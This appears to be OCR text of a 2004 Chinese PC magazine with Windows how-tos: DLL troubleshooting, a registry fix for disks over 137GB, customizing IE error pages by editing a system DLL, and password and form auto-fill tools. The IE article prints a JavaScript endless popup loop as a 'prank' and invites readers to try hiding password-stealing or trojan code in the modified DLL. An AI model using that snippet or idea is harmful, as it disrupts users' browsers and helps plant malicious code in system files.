第五步：再次重启，用命令“listdlls -r mshta.exe>C:\mshta.txt”得到“用户账户”使用的DLL文件。



筛选最后“真凶”

分析explorer.txt中的DLL文件，其中文件目录中含有“srchasst”的，均为“搜索助理”单独调用的文件。剩余的文件分别为C:\Windows\system32目录下的sxs.dll、vbscript.dll、jscript.dll文件。用“搜索”的方法可以发现文件helpctr.txt和mshta.txt中均存在上述文件，看来“罪魁祸首”非这三者莫属。

回到原来的电脑，发现三个文件均存在，也并未损坏。用命令regsvr32命令分别进行注册。果然，在对其中的jscript.dll文件的进行注册后(使用命令 regsvr32 jscript.dll)，“白板”程序终于恢复其美丽的“容颜”。

小编有话说：

系统很多软件故障都是由DLL文件引起的。以前我们往往更关注DLL文件是否丢失，其实还有很多原因是没有注册成功造成的。看了本文介绍的方法，我们就可以很容易地筛选出造成故障的DLL文件，最终解决故障。 |CF|[XT09]

超大硬盘 系统吃得下吗

—— 137GB 以上大硬盘注意事项

■ 张雷

新硬盘带来的新问题

新硬盘购于2004年2月，品牌是西捷ST3160021A，容量160GB，在我的精英主板下（ECS L4VXA2）容量被正确识别为160GB。用分区工具将分区设定为五个，容量分别为：20GB/20GB/20GB/20GB/80GB。为了工作的稳定和高效，安装了Windows 2000专业版，并立即打SP3补丁。几天后，突然发现开始菜单中几个程序的快捷方式图标变成了Windows中DOS程序的图标，再点击一下，报告程序找不到。到安装目录一看，出问题的几个程序都安装在硬盘最后一个80GB的逻辑分区（分区名为“G”）中。进入该分区后发现几个出错软件无一例外都出现文件夹错误，软件文件夹下出现多个怪字符（一些无法辨认的汉字字符）文件夹，而且该目录下所有文件和文件夹均无法删除。情急之下，只好使用chkdsk G: /f来修复该分区，结果几个出错的文件夹均被转换成为类似FILE0000.CHK的文件，已经无法恢复，只能删除了。

开始以为是因为非正常关机导致的文件丢失，重装几个软件后，使用机器时倍加小心。没想到安全了一个星期，又发生了同样故障，修复后，又发生，而且丢失了一些重要的资料。这时，我感到不是使用故障这么简单了。

一招制敌的“小李飞刀”

山穷水尽疑无路的时候往往会突然发现，故障的解决是那么出乎意料的简单。原来，即使BIOS和操作系统都支持137GB以上的大硬盘，依然会出现超过137GB以上的数据不稳定，微软的操作系统一样没有与时俱进啊。这个故障就是微软所谓的28-bit LBA boundary，即28位LBA限制（137GB）。解决方法如下：

1.所需基本条件


Windows 2000 SP4或Windows XP/20003

BIOS需要兼容48位LBA（也就是说BIOS正确显示硬盘容量为160GB）

2.修改注册表要治根

在注册表中设置（注意：这里是关键所在，也是大硬盘丢失数据的最终原因！近来在一些报刊上看到一些朋友谈160GB硬盘安装问题，只提到BIOS和操作系统的更新，没有提到这个关键项目，如果注册表不改，137G以内的容量使用正常，而最后一个分区就会不定期出现数据丢失、分区丢失等毁灭性故障，因为很多朋友，包括我，喜欢把备份文件、驱动程序等放在最后一个分区，更增加了这种故障的破坏性。）

子键位置：HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\atapi\Parameters，在右侧窗口中单击鼠标右键，新建一个双字节值“EnableBigLba”，数据类型为REG_DWORD，值为“0x1”(见图)。



名称	类型	数据
(默认)	REG_SZ	(数值未设置)
AutoEjectZipDevice	REG_MULTI_SZ	IOMEGA ZIP 100 ATAPI
EnableBigLba	REG_DWORD	0x00000001 (1)
GhostSlave	REG_MULTI_SZ	SunDisk
LegacyDetection	REG_DWORD	0x00000001 (1)
NeedIdentDevice	REG_MULTI_SZ	QUANTUM FIREBALL
NoFlushDevice	REG_MULTI_SZ	QUANTUM_LPS525A
NonRemovableMedia	REG_MULTI_SZ	Kingston Technology DataPak 340
NoPowerDownDevice	REG_MULTI_SZ	RD-DRC001-M
PioOnlyDevice	REG_MULTI_SZ	Conner Peripherals 425MB - CF
UseCheckPowerForFlush	REG_MULTI_SZ	SAMSUNG WNR-31601A (1600MB

修改完注册表重启，困扰我半个月的大硬盘之谜才算露出曙光。

小知识

操作系统对硬盘容量的限制

（1）DOS 6.22或更低的版本：不支持大于8.4GB的硬盘，目前无解决办法。

（2）Windows 95(标准版):支持大于8.4GB的硬盘。但因为FAT16分区限制，要使用大于8.4GB的硬盘，至少要创建5个分区。随着硬盘容量增大，分区数也要增多（如：11GB 的硬盘需要6个分区）。Windows 95 OSR2：支持FAT32，所以支持大于8.4GB的硬盘。

（4）Windows 98/98 SE:最高只支持64GB的磁盘管理能力。其实，这并不是说它们无法使用超过32GB或64GB以外的容量，而是指操作系统附带的FDISK无法突破这一限制，你可以下载Windows Me的启动盘，其中的FDISK完全没有64GB的限制（下载地址：http://www.infotechcommunity.com/bootdisks/bootme.exe）。

（5）Windows 2000/XP:支持到137GB，按本文的解决办法，可支持到144PB（1PB=1,000,000,000,000,000字节）。不过，如果分区过多，会在一定程度上造成系统启动速度。

CF [XT10]

让IE出现“美丽的错误”

■ 朔方工作室 STS

当在浏览器中键入错误网址，诸如无权查看该页、内部服务器错误、“Error 400“、该页无法显示等错误页面时常会出现。每当看到这些一成不变、黑底白字的页面时，你是否也像我一样感到不爽呢？那就让我们自己动手，打造完全属于自己的个性化IE错误提示页！

查找目标

我们先来分析一下，在浏览器地址栏中键入一个完全不存在的网址或网页，如：http://www.123.com/456.htm，这时会返回一个该页无法显示的错误页面，并且页面下部会有找不到服务器或发生DNS错误的提示。既然IE反馈了一个网页形式的页面，大家一定可以想到我们直接找到这个网页文件修改它就可以了。我们可以在错误页面中右击选择属性来看看这个网页文件在哪里？如图1，页面属性对话框中显示出的地址为：res://c:\windows\system\shodclc.dll/dnserror.htm#http://www.123.com/456.htm，可以看到这并不是一个网页文件，而是一个DLL文件。尽管地址中出现了DNSERROR.HTM这样一个网页文件，但系统中并不存在该网页文件。很明显，DNSERROR.HTM文件是内嵌于这个名为SHDOCLC.DLL文件中了，我们想要修改DNSERROR.HTM文件必定要先拿SHDOCLC.DLL文件开刀了。利用一款修改软件ResourceHacker（下载地址：http://www.onlinedown.net/soft/12421.htm）修改DLL，确实方便多了。



图1

“破解”实战

第一步：从系统中找到SHDOCLC.DLL文件（Windows 98：Windows\System，Windows 2000/XP：Windows\System32），由于此文件为系统文件，正在被系统使用而无法进行修改，所以先要将此文件复制一份，对复制的文件进行修改（修改前记得要先备份，以防不测）。为了让大家更容易看明白，我们暂且将复制后的文件改名为SHDOCLC_COPY.DLL。

第二步：接下来打开ResourceHacker，选择“文件→打开”，打开SHDOCLC_COPY.DLL文件，然后展开左侧窗口中的23分支(见图2)，可以很快找到DNSERROR.HTM分支，单击其中的2052分支，在右侧窗格中会看到DNSERROR.HTM文件的源代码。




图2

第三步：下面大家一定都知道该怎么做了吧：将自己设计好的个性化网页源代码直接粘贴到右边的窗口中（支持JAVASCRIPT与VBSCRIPT），点击“编译脚本”，存盘退出，即可完成文件的修改了。

第四步：重启电脑，来到纯DOS模式下，将在Windows模式下修改完成的SHDOCLC_COPY.DLL文件改名并覆盖掉系统目录下的原有SHDOCLC.DLL文件。以Windows 98为例，具体命令为“COPY D:\SHDOCLC.DLL C:\Windows\System /y”，重启后打开IE，试一下输入一个不存在的网址，是不是实现了我们的个性化要求了呢？

举一反三

其实，SHDOCLC.DLL文件中内嵌了很多的IE错误提示页，如图2中，左侧窗口中的HTTP_404.HTM、HTTP_500.HTM等，只要一一对应地进行修改即可，在修改时注意最好加上原有的错误提示，千万不要修改得连自己也搞不清楚是什么错误了，那可就成了有个性没人性了。图3即是我修改后的DNSERROR.HTM错误提示页面



图3

小小恶作剧

写到这里，我忽然想到文件中既然支持JAVASCRIPT与VBSCRIPT代码，那一定可以运行一些恶意代码了，试了一下死循环的JAVASCRIPT代码，如下：

```
<html><body>
<Script>
n=1;
Do {Window.open('');}
While (n=1)
</Script></body></html>
```

果然可以运行（运行后只要在IE中输入一个错误的网址，IE便会死循环，不停地弹出窗口)。既然这样，那现在网上流行的修改注册表、盗取密码、种植木马等恶意代码一定也可以附加其中了。由于时间仓促，没有进行尝试，有兴趣的朋友可以试一下，只是不知道杀毒软件是否会做出反应。再仔细看一下，SHDOCLC.DLL文件的个头只有324KB（Windows XP下为536KB）大小，如果被不怀好意的人加以利用，那一定会很可怕。IE的脆弱众所周知，请大家一定注意防范。

|CF|[XT11]

"锋"言风语

你的 Windows XP 能装 SP2 吗？

Windows XP 的 SP2 补丁包已经出现，你的系统能否安装这个补丁包呢？下面的地址可以测试你的版本是否能通过验证：

http://www.microsoft.com/resources/howtotell/ww/windows/default.mspx

进入这个网站之后，点"Validate now"，这时会弹出一个 ActiveX 控件，点击接受，稍等片刻，就会出现一个界面验证你的系统是否通过了验证(见图)。



如果通过，会显示："Congratulations，it appears that your Windows product key is valid."如果没有通过，就显示"It appears that your Windows product key is not valid."如果出现没有通过的画面，建议你还是不要安装 SP2。

在安装 SP2 之后，系统有可能会和一些应用程序发生兼容性问题。您可以到http://www.pcpchina.com/news/list.asp?id=4874 查看可能会在 SP2 里出现问题的程序名单，暂时避免使用这些软件。

如果微软捆绑杀毒软件 我们就告

伴随着微软在安全方面的重视程度不断提高，一条出自微软全球技术中心工程师的"微软有可能通过捆绑方式介入杀入软件市场"的消息令国内杀毒软件厂商们感到惶恐。江民、瑞星等对此明显表示不满。在 Windows XP SP2 中，微软已经嵌入了自己的网络防火墙软件，若其再"以安全之名"捆绑上杀毒软件，微软就真正做到在通用软件领域无所不包了。

微软通过捆绑这一杀伤力极强的手段早已把众多原竞争对手逼入绝境。微软暂不最终确定是否捆绑，可能更多是考虑了自身在此方面的技术成熟程度、政府和行业对手的阻力等诸多因素。说到微软捆绑杀毒软件的理由，有观点说"没有人比微软更了解自己的操作系统"，但归根到底，一个不需要理由的事实是——用 Windows 的人实在太多了。

以上内容由先锋网(http://www.pcpchina.com/)提供。

|CF|[XT12]



技巧E卡通 Skill Tips

不用工具 Windows 大变脸

总是面对 Windows 2000/XP 的老样子，是不是有些腻了？想不想在一分钟之内把它的窗口和按钮全面变脸呢？打开注册表编辑器，找到[HKEY_CURRENT_USER/Control Panel/Colors]，在右侧窗格中将“ButtonHilight”的值修改为128 128 128，将ButtonShadow的值修改为255 255 255，重启或重新登录看一看吧，是不是全新的样子，而且还有点iMAC的风格？

(FLP)

启动不能启动的服务

我们经常会遇到“控制面板→管理工具→服务”中某项服务不能启动。这是因为该服务与其他服务具有依存关系。只有启动了依存服务，该服务才能成功启动。我们可以通过在该服务上点右键，选择“属性→依存关系”，查看相应依存服务。只要将其依存服务全部启动，该服务就可以成功启动了。

(北京 阮征)

一键“探测”隐藏文件

显示隐藏文件，只要在“控制面板”里“文件夹选项”中的“查看”选项卡，选择“显示所有文件和文件夹”即可以查看到已经设置为隐藏属性的文件。如果不进入文件夹选项查看，如何知道文件是否隐藏呢？在不显示隐藏文件的情况下，按“Ctrl＋A”快捷键，如果当前文件夹存在隐藏文件，就会弹出个“全部选定”的对话框，里面显示“该文件夹包含 X 个隐藏文件”，这样，就能非常快捷地判断出文件夹中是否有隐藏文件，连文件数目都统计好了。

(北京 阮征)

快速比较系统“服务”状况

电脑经常会发生一些莫名其妙的错误，用常规方法解决不了。这时应该从“控制面板→管理工具→服务”中查找问题所在。最常用的方法就是和另一台类似电脑比较服务开启状况，如果一个一个比会很麻烦，要不停的往返于两台电脑间。其实完全可以把服务列表信息保存下来，具体方法是打开“服务”对话框，右击左边的服务（本地），在弹出菜单中选择“导出列表”，我们可以选择保存为TXT或CSV格式的文件，这样通过文件比较会更加方便直观。

(北京 阮征)

开机不执行磁盘扫描

在Windows 2000/XP中，如果没有正常关机，那么在下一次启动时，系统会自动执行磁盘扫描程序(AUTOCHK.EXE)，有些朋友感觉它有些烦，所以会选择按下空格键停止其运行，然后在进入Windows后，再运行“CHKDSK /F”命令来检查和修复磁盘。其实可以通过编辑注册表，禁止在非正常关机后，下一次开机自动执行磁盘扫描。打开注册表编辑器，找到[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Session Manager]，在右侧窗格中双击“BootExecute”，将其数值全部清空即可。

(FLP)

快速选择程序文件

当系统中安装了一定数量软件后，用鼠标从“程序”组中选择程序就是一件比较费眼神的事情，就算已经按字母顺序排列了程序组，要找到一个不常用的程序也不是一件很容易的事情。其实，只要记得程序名称的第一个字母，就可以用键盘比较快速地运行它。假设要打开“程序→ACD Systems→ACDSee”，只要一次在键盘按下“Win”(Windows徽标键)＋“P”＋“A”＋“→”＋“A”，然后回车即可。这样的方法看似按下的键比较多，但这样就不用再盯着屏幕找了，特别适合那些安装了大量软件的朋友。如果是经常用到的软件，可以把程序的名称开头改为“1”、“2”、“3”，这样运行起来更方便。

(LX)

让你的电脑“一石三鸟”

在写稿过程中，我们一般都有边写边验证的习惯，有时还要抓图来保存结果。在操作过程中，往往因为当前操作窗口遮挡住其他程序窗口，不得不切换来切换去，有时不得不多次切换到同一界面。这时往往希望同时看到多个软件的界面。比如：在写稿过程中，会同时打开记事本、画图程序和要验证的程序。如果希望三个程序界面同时出现，以便照抄照搬要验证的程序中的相关信息，只要按住Ctrl键不放，然后在任务栏依次点击选中这三个程序的图标。在弹出的右键菜单中选择“纵向平铺”(或“横向平铺”)。现在看看，三个程序是不是依次排开了？

(乔珊)

|CF|[XT13]

每天开机后，你做的第一件事是什么？输入登录密码？不觉得麻烦吗？打开QQ和MSN Messenger时你做的是什么？不是向好友发出问候，而是输入那一长串的密码。要想登录一下新论坛，那一长串要输入的内容……

输入自动化　效率大提升

■ 神农　ABC

谁都想偷懒，笔者也不例外，要是所有的需要填写的内容都自动填好的话，那可是相当不错的。可是都有些什么办法呢……

1.密码输入全自动

经常要用的密码太多太多，实在不方便记忆，于是出现了很多密码管理软件，当然大部分软件也仅仅能够完成管理的功能。但下面要介绍的这款软件相对来说就要与众不同一些，它不仅仅具有管理及生成密码的功能，更特殊的是其自动输入密码功能，通过此功能，还可以生成登录脚本，让用户名及密码的输入一次完成。

KeyPass小档案

软件版本:3.5.2	软件大小:2180KB
软件性质:共享软件	适用平台:Windows 9x/2000/XP
下载地址:http://sq5.onlinedown.net/down/keypass-setup.exe	
软件备注:未注册版本软件的限制为只能保存10组密码。	

与其他密码管理软件相同，第一次运行软件时，会要求你输入一个至少6位的密码，以保证安全。现在就以登录CFan论坛为例，制作一个登录论坛的脚本。

第一步:右击系统托盘的软件图标，选择“Manage database”，打开密码设置窗口。

第二步:在窗口左侧已经提供了几种分类，右击“Bookmarks”，选择“New entry”，然后将新项目命名为“CFan”，这时在窗口右侧就可以开始设置了。

第三步:在“Web Address”中填入“http://www.cfan.com.cn/bbs”，然后双击“Fields”下的“Username”项，在弹出窗口中将“Name”改为“用户名”，在“Value”中输入你注册的用户名，点击“OK”按钮;再双击“Password”项，在弹出窗口中将“Name”改为“密码”，在“Value”中输入设置的密码(见图1)。

小提示

★如果在使用时，除了用户名及密码外，还需要其他的内容，只要在“Fields”下的设置框中右击，再选择“Add”即可。

★不要使用中文作为用户名及密码，否则软件无法完成输入。

第四步:现在开始在窗口右侧的“Login Script”处设置登录脚本。由于软件已经为我们提供了一个脚本，所以只要根据需要修改即可。默认的脚本内容如下(括号内为软件说明)。

<Select All>		(全选)
<Field>	用户名	(输入用户名)
<Tab>		(按下Tab键)
<Select All>		(全选)
<Field>	密码	(输入密码)
<Enter>		(按回车键)

这个过程正好是用键盘登录一个论坛的所有操作，因此一般情况下，不必修改，直接使用即可。但有些论坛，在输入完用户名后，需要按两次Tab键才能切换到密码框，这时，可以先在“Login Script”下的设置框中右击，选择菜单中的“Add”，这时会弹出“Add Action”窗口，从“Type”下拉菜单中选择<Tab>(见图2)，再点击“OK”，然后用鼠标将“<Enter>”下新增的“<Tab>”项拖拽至“<Field>　用户名”




图1　点击“Generate”按钮，为生成随机密码，去除“Password field”的勾选可以显示密码的具体内容




图2　“Type”下拉菜单可以选择很多操作，比如“Space”表示输入空格等

下即可。

第五步:所有的设置已经完成，现在打开论坛，将光标定位至用户名输入框，然后按下Ctrl键的同时点击鼠标右键，选择菜单中的"Bookmarks→CFan→Login"即可完成登录。如果只需输入密码，则可点击"Bookmarks→CFan→密码"即可。

小提示

★包括Windows中"命令提示符"窗口在内的只要有光标的地方，都可以使用Ctrl+鼠标右键打开登录菜单进行输入。

★考虑到密码文件的重要性，软件还提供了备份的功能，只要右击系统托盘的软件图标，选择"Backup now"就会显示出备份的文件名，同时完成备份。需要恢复时，只要将软件安装目录下的Keypass.dat删除，然后再将备份好的文件重命名为Keypass.dat即可。

2.网页填表全自动

如果你除了上网外，并没有很多需要使用密码的地方，那么你不妨试试Maxthon(MyIE2)或GreenBrowser(以下简称GB)的附加功能——自动填表，有了它们的帮助，登录或注册登录就不会再有任何麻烦了。下面就以GB为例，让大家了解一下如何使用自动填表功能。

第一步:进入论坛登录或注册页面，将需要填写的内容一一填好，先不要点击"登录"或"注册"按钮，进行下一步。

第二步:如果是保存登录界面的信息，则建议依次点击菜单中的"工具→自动填表→保存当前表"，就可将当前的网址及登录信息保存;如果是保存注册界面的信息，可考虑依次点击菜单中的"工具→自动填表→保存当前表为通用表"。需要注意，"通用表"只能使用一次，下次再保存时会将前次保存的内容覆盖，由于每个论坛都有不同的注册选项，所以笔者推荐保存"通用表"时，要在选项较多的论坛注册，并把其信息保存为"通用表"。

第三步:当在注册或登录论坛时，只要直接点击工具栏上的"填表"按钮，GB就会先查找是否有当前网页的表项内容，如有，则填好登录信息;如果没有，则使用"通用表"完成表单的填写。

如果修改了登录密码，这种情况可以使用GB提供的"设置表单数据"功能，对已经保存好的数据进行修改，方法如下。

第一步:选择菜单中的"工具→自动填表→设置表单数据"，这时就会打开所有表单数据的"设置表单数据"窗口。

第二步:从"表单地址"框中，我们可以看到所有的网址信息及所对应的表单项，在这些表单项中"UserName"表示用户名，"Password"及"PassWord_Check"表示密码，"EmailAddress"及"EmailAddress_two"表示Email地址。根据需要，选中需要修改的项目，然后点击"编辑数据"按钮修改即可(见图4)。

小提示

★默认情况下，表单文件以明文的形式保存在GB所在文件夹下的FormData.ini中，这时可勾选"保存表单时加密所有表单数据"将信息加密。另外为了防止别人随便修改你的信息，还可以通过"设置密码"及"填表密码"来进行设置。另外，你也可以将该文件拷贝至其他电脑上进行共享。

★Maxthon(MyIE2)的填表功能使用方法上与GB差不多:选择菜单中的"工具→自动填表→保存当前表单"完成保存，如果需要填表，则选择"工具→自动填表→填写当前表单"即可。




图4 如勾选了"自动提交表单"，那么在点击工具栏的"填表"后，连"登录"或"注册"都不必点击就可以完成提交了

3.文本编辑器也能自动完成

喜欢编程的朋友一定知道，很多编程工具都具有"自动完成"功能，只要输入关键词的第一个字母，就会弹出可供选择的下拉菜单，再选择所需要的内容即可。下面我们要介绍的LightKey可以让你在记事本、Word中同样添加上此功能。

LightKey小档案

软件版本:3.1	软件大小:70KB
软件性质:免费软件	适用平台:Windows 9x/2000/XP
下载地址:http://xpmao.8u8.com/share/lightkey.zip	

将下载的软件解压缩，然后直接运行LightKey.exe，这时你再打开"记事本"，输入任意英文字母，就可以看到提供选择的菜单了(见图5)。



图5 如果觉得它影响了你的输入，可双击系统托盘内的软件图标，暂时关闭"自动完成"功能

当然软件本身提供的自动完成词库并不能适用所有人，所以下面就开始为软件添加词库。

第一步:右击软件在系统托盘的图标，选择"Edit Dictionary"，这时就会打开LightKey.txt文件，该文件定义了所有可以自动完成的关键词。

第二步:在文件中任意位置(在"[Configure]"项前)用如下两种形式添加关键词。

①单词的输入。以"**关键词"的形式进行添加，比如**flashmx，只要参考其他项添加即可。

②段落的输入。用于输入整段文字，比如添加下面的内容，就可以只输入"i"，然后选择ily，按下回车，就可以完成"I love you"的输入。

**ily
I love you

4.妙语连珠 一击输入

LightKey 虽然不错，但它不兼容输入法，所以无法使用中文的关键词。这里我们提供另外一款名为FlashPaste lite(下载地址:http://flashpaste.softvoile.com/download/flashpastelitesetup.exe)的软件，你可根据需要进行选择。

下载并安装后，双击其在系统托盘的图标打开主窗口，软件已经默认有一些语句实例，比如可以直接选中“Flashpaste description”条目，接着单击“Edit String”(编辑语句)按钮打开编辑窗口，在“Text to”后的文本框中将其文件修改为“杂志信息”，在“Text to paste”文本框中输入相关信息(见图6)。



图6 添加常用的信息

接着修改其他条目为自己常用的短语，如果不够则可单击“Add String”(添加语句)按钮进行增加。完成后，直接单击“Hide”按钮将其缩小至系统托盘。需要使用时，只要按下Alt＋I组合键即可弹出其语句列表(见图7)，双击其中任意项目即可将其自动输入到编辑软件光标所在位置。




图7 如果不需要输入，则可按Esc键隐藏列表

5.巧用Word宏实现快速输入

第一步:在Word中点击“工具→宏→录制新宏”，系统弹出“录制宏”对话框。

第二步:在“宏名”框中，输入宏的名字，比如“我的资料”;在“将宏保存在”下拉列表框中，单击要保存“宏”的模板或文档，在此选择“所有文档(Normal.dot)”，以使该“宏”对所有文档都有效；并且还可以在“说明”框中，键入对“宏”的说明，比如简单描述一下该“宏”的功能。

第三步:为了快捷地使用“我的资料”，单击“键盘”按钮，弹出“自定义键盘”对话框。单击“请按新快捷键”框，然后按下自己喜欢的快捷键，如Alt＋Ctrl＋Shift＋A组合键。

第四步:单击“关闭”按钮，开始“我的资料”的录制过程，即在Word文档中输入个人资料。录入完毕后，点击“工具→宏→停止录制”，结束“宏”录制过程。

第五步:现在，在Word文档中，把插入点移动到需要插入个人资料处，按下Alt＋Ctrl＋Shift＋A组合键，则你的个人资料信息被插入到文档中。

CF [SY01]

网络相册超快制作

■ XYZ

现在网上有很多免费相册，可以随时申请后，直接链接到你的主页上。如果想在自己的主页空间上制作，最快的方法就是使用Flash来完成。这里推荐IMAGEBOX(http://www.newhua.com/cfan/200416/imagebox.rar)，它可以帮你快速建立属于自己的Flash相册。

下载并解压缩软件后，用浏览器打开imageBox_v1cn.swf，这时就能看到软件内置的四张说明图片了。

由于是Flash文件，所以需要一些手工设置。首先进入软件内的“bilder”文件夹，其中的“config.txt”用于设置相册(目录Album1及Album2为两个相册)，默认的设置为“&anz_shootings=2&ordner=Album1|Album2”，如果你需要添加一个Album3的相册，则要将其修改为“&anz_shootings=3&ordner=Album1|Album2|Album3”;进入相册文件夹后，就可以看到所有相片，而其中的“bilder.txt”专门用于设置相册的照片数及对应的文件名，默认的Album1相册文件夹内的“bilder.txt”为“&anz_bilder=4&fotos=01.jpg|02.jpg|03.jpg|04.jpg”，如果你需要添加1张名称为“05.JPG”的照片，则修改为“&anz_bilder=5&fotos=01.jpg|02.jpg|03.jpg|04.jpg|05.jpg”即可。至于如何将它放到网上与好友共享，相信就不必多介绍了吧。



CF [SY02]

给软件养个"寄生虫"

自然界有一种寄生虫，它寄生在动、植物的内部，吸收它们的营养……你是否知道，软件也有寄生虫呢？它们"寄生"在软件内部，目的只有一个——让你随时使用它们。

■ XYZ

有这么一类软件，它们本身的功能已经很强，但为了更加强大，它们居然还可以调用其他程序，让自身更为强大，还等什么？快来武装你的软件吧。

UltraEdit添加计算功能

UltraEdit是很多朋友都在使用的编辑器，但用它进行一些16进制的计算时，有些不太方便，为此，我们要为其添加"计算器"程序。

第一步: 选择菜单中的"高级→工具配置"项，打开"工具配置"窗口。

第二步: 点击"命令行"后的"浏览"按钮，找到系统自带"计算器"程序所在位置，一般为"C:\Windows\System32\calc.exe"(不含引号)，将"菜单项目名称"设置为"计算器"(可以取一个自己喜欢的菜单项名称)，然后勾选"Windows程序"及"保存活动文件"项。设置完成，点击"插入→确定"按钮(见图1)，这时"高级"菜单就会出现了"计算器"的菜单项。




图1　点击"帮助"按钮，可以看到软件的说明，包括各种变量

第三步: 接着将该菜单项做为按钮添加到UltraEdit的工具栏中，以方便调用。在工具栏处右击，选择"自定义"项。

第四步: 在"自定义工具栏"窗口中，点击左侧的"命令"按钮，然后从中间的"命令"窗格中选择"高级→计算器"，将其拖拽到工具栏中即可完成添加。这样，你点击该按钮时，就可以快速打开计算器了。

> **小提示**
>
> 我们可以利用"工具配置"制作一个备份工具。首先在"命令行"下输入"copy *.* d:\bak"(不含引号)，然后在"工作目录"中填入"%p"(不含引号，这里的%p表示当前的工作目录)，在菜单项目名称中填入"备份"。这样以后我们选择"高级"菜单下的"同步"项，就可以把当前编辑文件所在文件夹下的所有文件备份到D盘的BAK文件夹下。

EmEditor与任意工具结亲家

EmEditor是一款非常不错的文本编辑器，它同样也可以增加外部工具。比如，你要为EmEditor增加Total Commander的功能，则可使用如下方法。

第一步: 选择菜单中的"设置→外部应用程序→外部应用程序设置"，打开"外部工具"窗口。

第二步: 点击"新建"按钮，在弹出窗口的"标题"栏中填入"Total Commander"，并通过"命令"栏后的按钮选择Total Commander的执行文件，在"图标路径"中填入与"命令"栏相同的内容，并选择好"当前图标"为Total Commander专用图标，最后点击"确定"。

第三步: 在工具栏右击，确认"外部工具栏"项已被勾选。这时就可以在EmEditor中调用Total Commander了(见图2)。




图2　在"命令"中，还可以输入其他如DOS命令等参数

> **小提示**
>
> ★用“外部工具”打造搜索引擎
